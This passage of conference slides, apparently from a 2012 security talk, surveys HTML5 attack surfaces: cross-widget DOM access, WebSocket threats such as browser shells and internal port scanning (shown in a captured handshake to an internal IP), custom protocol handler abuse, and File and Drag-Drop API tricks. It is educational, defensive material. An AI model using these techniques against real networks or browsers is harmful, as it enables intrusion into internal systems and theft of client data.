


HTML5 Widgets

- Widgets/Gadgets/Modules – popular with HTML5 applications
- Small programs runs under browser and using Web Workers and Messaging
- JavaScript and HTML based components
- In some cases they share same DOM – Yes, same DOM
- It can cause a cross widget channels and iframe/sandbox

Cross DOM Access

HTML5 – Web Messaging and Workers






HTML5 - Traps



- It is possible to access DOM events, variables, logic etc.
- Sandbox is required at the architecture layer to protect cross widget access
- Segregating DOM by iframe may help
- Flash based widget is having its own issues as well
- Code analysis of widgets before allowing them to load

A9 - Web Sockets and Attacks



Web Sockets

- HTML5 allows Web Socket APIs – full duplex TCP channel through JavaScript
- Allows cross domain connection like CORS
- Possible threats
 - Back door and browser shell
 - Quick port scanning
 - Botnet and malware can leverage (one to many connections)
 - Sniffer based on Web Socket

Internal Scanning


- Allows internal scanning, setting backward hidden channel, opening calls to proxy/cache.
- Some browsers have blocked these calls for security reason.

The screenshot shows the Network tab of a browser's developer tools. The left sidebar lists two requests, both labeled "192.168.100.1". The right panel displays the "Headers" tab for the selected request. The "Request URL" is listed as "ws://192.168.100.1/". The "Request Headers" section shows the following:

```
Connection: Upgrade
Host: 192.168.100.1
Origin: http://www.andlabs.org
Sec-WebSocket-Key1: 33 8 66 & 7 v0 3 ` 5 31
Sec-WebSocket-Key2: 67 1= 87%1 $ 76 0]
Upgrade: WebSocket
(Key3): BC:11:F0:16:60:BC:50:C8
```

At the bottom, a status bar indicates "2 requests | 0B transferred". Below the tabs, there are buttons for All, Documents, Stylesheets, Images, Scripts, XHR, Fonts, WebSockets (which is highlighted), and Other.

A10 - Protocol/Schema/APIs attacks with HTML5



Custom protocol/schema

- HTML5 allows custom protocol and schema registration
- Example
 - `navigator.registerProtocolHandler("mailto", "http://www.foo.com/?uri=%s", "My Mail");`
- It is possible to abuse this feature in certain cases
- Browser follows and gets registered for same domain though



APIs ...

- HTML5 few other APIs are interesting from security standpoint
 - File APIs – allows local file access and can mixed with ClickJacking and other attacks to gain client files.
 - Drag-Drop APIs – exploiting self XSS and few other tricks, hijacking cookies ...
 - Lot more to explore and defend...

Resources/References

- <http://www.html5rocks.com/en/> (Solid stuff)
- https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet (OWASP stuff)
- <http://html5sec.org/> (Quick Cheat sheet)
- <http://html5security.org/> (Good resources)
- <http://blog.kotowicz.net/> (Interesting work)



DECEMBER 3 - 6, 2012
EMIRATES PALACE | UNITED ARAB EMIRATES



In partnership with:



Supported by:



Conclusion and Questions

<http://shreeraj.blogspot.com>
shreeraj@blueinfy.com
<http://www.blueinfy.com>